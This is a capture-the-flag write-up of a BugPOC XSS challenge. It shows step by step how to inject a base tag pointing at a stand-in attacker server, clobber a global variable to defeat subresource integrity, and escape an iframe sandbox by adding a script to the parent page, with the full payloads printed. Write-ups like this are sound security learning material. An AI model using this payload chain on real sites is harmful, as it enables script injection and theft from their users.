
$ Introduction:
Here we are again !! BugPOC team doesn’t stop impressing us by their commitment. Last time, we dealt with a local file inclusion (LFI). This time, a new XSS challenge made with love. This one is close enough to the real world of bug bounty, and it’s worth it. A place where you could step up your game. Without further ado, let’s go straightaway to the challenge.
$ Goals:
We have to fire a popup showing ” Wacky.buggywebsite.com” and to achieve that goal we will use these techniques during the challenge:
1- Find the reflection point in the website
2- Bypass CSP (Content-security-policy).
3- DOM Clobbering.
4- Escape iFrame Sandbox.
$ Wacky website:

At first glance, we could see that there are two sections, in this page:
1- A text input with a submit button.
2- An iFrame that serves as an output for our text.
Let’s look at the source code to understand how it works:

The ” index” page does contain a call to another page called ” frame.html” which takes our input and process it.

In the red box, we can see the function ” makeRandom” which is responsible for changing our input given to the ” frame.html” page. Maybe you’re saying that the vulnerable part in this page is the ” innerHTML” at the end of the first loop. It’s not !! Take a closer look if you want, each character is taken and put between a span tag to change its rendering, there’s no way to exploit that function.
In the blue box, there are all the magical stuff that doesn’t allow you to execute your Javascript. We will get back to that soon.
So, if the ” makeRandom” function is not the vulnerable entry, where is it then ?
To be sure of that, we have to check if our input is reflected somewhere in the page, and I did find two places where there are a reflection:


To know the vulnerable point from these two code sections, all we have to do is to inject some html tags in the input and see which code part does sanitize/escape the html tags and which does not …
To try that out, we have to find a way to pass our payload to ” frame.html” page, since the special characters are forbidden [&%< >] and deleted dynamically by the ” script.js” file in the main page. (See below images)


So, let’s use the console tab in “developer mode” and make a redirection to ” frame.html” page like this:

The page doesn’t allow us to send content to the ” iframe“. Interesting, let’s go back and check the code:

As you can see, the ” window.name” has to be equal to ” iframe” or an error message is written in the iframe body.
There is a technique I’ve seen recently on a Youtube video from LiveOverflow . By the way, I recommend to subscribe to this channel, you won’t regret it ✌😉
The guy is explaining the role of ” window.name” variable and what’s special about it. He added:
The “window.name” property gets/sets the name of window’s browsing context
The browsing context is the window tab. This allows the ” window.name” to persist across websites in the same window tab. So, setting ” window.name” to ” iframe” and going to another website (which will be ” wacky.buggywebsite.com“), the value of the variable will persist and will allow us to pass the first check.

The second thing that we can see in the above image is our reflected payload ” XSS Challenge“. Let’s see where is exactly not escaped:


From the above two images, we conclude that the entry point to our XSS is in the head section and especially the title tag.
$ CSP Bypass:
Before we go blindly and try to execute an inline Javascript, maybe we have to check first the CSP applied to the website by vising https://csp-evaluator.withgoogle.com/

Missing “base-uri” allows the injection of base tags. They can be used to set the base URL for all relative (scripts).
That’s a good news. So, if we could inject BASE tag, we could hijack all relative URLs scripts present on the page. By Searching for local scripts used in the ” frame.html“, I found just one:

All we have to do now, is to inject in the ” frame.html” a BASE tag that will point all relative scripts URLs to our controlled server. So, let’s try to call our script.
Funny fact: The reason behind why I chose particularly the image put in the title is by seeing this BugPOC third hint; that was a funny unique hint 😂

First, we have to create the same file with the same path in our server. See the image below:

The ” frame-analytics.js” file contains this line of code:
console.log("I'm being executed");Going back to the browser console, our payload will be like the following:
window.name = "iframe";
window.location = 'https://wacky.buggywebsite.com/frame.html?param=</title><base href="https://ATTACKER-URL/" />';By executing that Javascript, the server throws a CSP error saying:

On the other hand, our BASE Tag is injected successfully.

The CSP error is telling us that our server doesn’t respond with ” Access-Control-Allow-Origin “. Okay, to resolve that, we have to force the controlled server to return the ” Access-Control-Allow-Origin: https://wacky.bugywebsite.com ” in the response header. That way, the server requesting the resource will know that it could download and add the content of the file.
You could do that by just using BugPOC Mock Endpoint. In my case, I did that by editing my ” .htaccess” in my controlled server:
Header add Access-Control-Allow-Origin: https://wacky.buggywebsite.comSo by adding that line in .htaccess, the response can be shared with requesting code from the given origin. Let’s try to execute again the same payload:

No more CSP error which means we bypassed the Content-Security-Policy (CSP) 😊 However, we have to deal with another mysterious error, our content is blocked. This is called SRI or SubResource Integrity:
Subresource Integrity (SRI) is a security feature that enables browsers to verify that resources they fetch (for example, from a CDN) are delivered without unexpected manipulation. It works by allowing you to provide a cryptographic hash that a fetched resource must match.
Specifically, it validates assets served by a third party. This ensures these assets have not been compromised. This is my first time to deal with SRI. It’s a feature used a lot in the real world bug bounty programs. It’s worth the effort to deal with this kind of features.
$ It’s Clobbering time:
Check that code snippet below, and how scary it is:

Seeing this code in this challenge, put me in desperate situation. I was thinking that there’s no way to bypass a Cryptographic Hash. When a browser see an ‘ integrity‘ attribute, the content downloaded will be processed by the browser and it will produce a hash, this hash has to be the same as the one present in the ‘ integrity’ attribute, or else it doesn’t execute. Even a single bit can change the whole hash and the file won’t be processed. But Wait, let’s stay positive. Since it’s a hacking challenge, there’s a way to bypass that. Right ? It’s not that easy I admit, but not impossible …
In the image above, especially the first green block, there is this code:
window.fileIntegrity = window.fileIntegrity || {
			'rfc' : ' https://w3c.github.io/webappsec-subresource-integrity/',
			'algorithm' : 'sha256',
			'value' : 'unzMI6SuiNZmTzoOnV4Y9yqAjtSOgiIgyrKvumYRI6E=',
			'creationtime' : 1602687229
}Why the ” window.fileIntegrity” is being tested like that ? It seems like it will have a value before being overwritten, and if it’s already set, they don’t override it.
By Seeing the fourth hint from BugPOC, I put that image in ” google lens“, and that’s what I got:

Put that keywords on google “C lobbering Hacking Attack“:

It’s a DOM clobbering technique. I’m really impressed!! What a challenge full of surprises!! 💗
This is the Portswigger definition of DOM clobbering:
DOM clobbering is a technique in which you inject HTML into a page to manipulate the DOM and ultimately change the behavior of JavaScript on the page. DOM clobbering is particularly useful in cases where XSS is not possible, but you can control some HTML on a page where the attributes id or name are whitelisted by the HTML filter. The most common form of DOM clobbering uses an anchor element to overwrite a global variable, which is then used by the application in an unsafe way, such as generating a dynamic script URL.
Reading that article of Portswigger, I understood the purpose of that code and now it doesn’t scare me anymore. I found also a Portswigger lab to practice the DOM Clobbering and get better idea about it.😁
The principal is simple, we have to make 2 anchors which will have the same “id” and automatically will be grouped as a DOM collection. That way we can control them using javascript.
Let’s go back and get a look at the vulnerable code which uses the OR operator along with a global variable:
window.fileIntegrity = window.fileIntegrity || ...We’ll try to clobber the “ value” property and keep it empty. Let’s create two anchors which will have the same “ id” values which will make them get grouped in a DOM collection, as shown below:
<a id=fileIntegrity><a id=fileIntegrity name=value >So, let’s build our payload:
window.name="iframe";
window.location = 'https://wacky.buggywebsite.com/frame.html?param=</title><a id=fileIntegrity><a id=fileIntegrity name=value><base href="https://ATTACKER-URL/" />';Going back to the web console, the injection will clobber the ” fileIntegrity.value“, and make it useless. In my case I kept it empty. The concatenation done in the code, will be wrong which will make the whole SRI thing useless and our code will execute. (See the image below)

The line marked in red won’t be valid anymore, because we overwritten the its content by DOM clobbering.
I added that piece of code in the ” Frame-analytic.js” file hosted in my server:
console.log("Mu custom code is being executed. Let's popup an alert"); alert(origin); I executed the payload and that’s the result:

Seeing that output, means the SRI was bypassed, because the code in ” frame-analytics.js” some part of the code has been executed but the ” alert” has been blocked. The reason why of this behavior, and as you noticed, the error is telling that the ” iframe” is sandboxed and does not contain the ‘ allow-modals‘ flag among the sandbox attributes.
$ Sandbox bypass:
The last part of this challenge, is to bypass the ” iframe sandbox“, since we couldn’t fire an ” alert” in our previous payload, we have to find another way to do that. If you are asking why ” console.log()” function worked and not the ” alert()“, the answer is below:

An ” iframe” is created and the attribute sandbox is containing ‘ allow-scripts‘ ‘ allow-same-origin‘.
Allow-scripts: Allows you to execute Javascript inside of the iframe.
But why not “alert” ? Ain’t a Javascript ?
Good question. However, when we are inside an ” iframe” sandbox, every aspect and part of the code you want to execute inside should explicitly be specified. So, in this case, if you want to allow a popup inside the ” iframe” you have to add ” Allow-modals” among the other flags. However, since there is no such flag, it means there is no popups. More details about sandboxing flags in this link.
Allow-same-origin: allows the document to maintain its origin; pages loaded from https://example.com/ will retain access to that origin’s data.
The other news, is that the ” iframe” has access to the parent DOM, because of ” Allow-same-origin”, below an importntnote from Mozilla:

That’s the same situation that we have now, both ” Allow-scripts” and ” Allow-same-origin” are present. By that, we have a total control over the parent HTML DOM. This allows us to add or remove any DOM we want. The idea then, is to create an element in the parent window and append that element to the parent body. The code inserted will be executed inside the parent window and not inside the ” iframe” which means, we will bypass the ” iframe” sandbox 💪
Let’s go back to the ” frame-analytics.js” located in my server, and put that code:
script = parent.document.createElement('script');
script.setAttribute('src', 'files/analytics/js/alert.js');
parent.document.body.appendChild(script);A new file will be created called ” alert.js“, and it does contain one line of code:
alert(origin);So now, by calling the ” frame-analytics.js” it will access to parent window and create a new script element which contains an alert.
The final payload is the same as the previous one:
window.location = 'https://wacky.buggywebsite.com/frame.html?param=</title><a id=fileIntegrity><a id=fileIntegrity name=value><base href="https://ATTACKER-URL/" />';
And the final result is:

$ BugPOC – making POC:
There are multiple ways on how to make a bugPOC POC. Regarding my case, since I was using a personal domain space. It will be easy for me to just call the ” frame.html” using ” Front-End PoC Generator“. Here is an example:

BugPOC is great tool for bug bounty hunters, it helps a lot and it’s super easy. Sometimes, you have just to think the right way to create your POC. 😉
Finally, below, is the full BugPOC demo. In this video I’ll be using just the BugPOC’s internal feature without hosting any external file or using a personal domain space. This will give you a feeling about the power of BugPOC platform. Enjoy !!
$ Conclusion:
This was so intense, I feel better, there’s such special self-satisfaction doing this XSS challenge, because it’s feel right. I improved my skills as well. We’ve seen here so many great hacking tricks, one day you need one these in your hunt journey. Stay positive. Keep it up guys, and happy hacking … 💪
Don’t hesitate to contact me if you have any question or comment. Hit me up on my Twitter.
$ References:
During my attempts to find a solution to this challenge, I found some useful websites that gave me ideas about the techniques being used in this write-up
https://medium.com/@shilpybanerjee/dom-clobbering-its-clobbering-time-f8dd5c8fbc4b
https://portswigger.net/web-security/dom-based/dom-clobbering
https://portswigger.net/research/dom-clobbering-strikes-back
https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe
https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity
Categories: Bug bounty Security Research
Asking questions are truly fastidious thing if you are
not understanding anything entirely, but this post
gives pleasant understanding yet.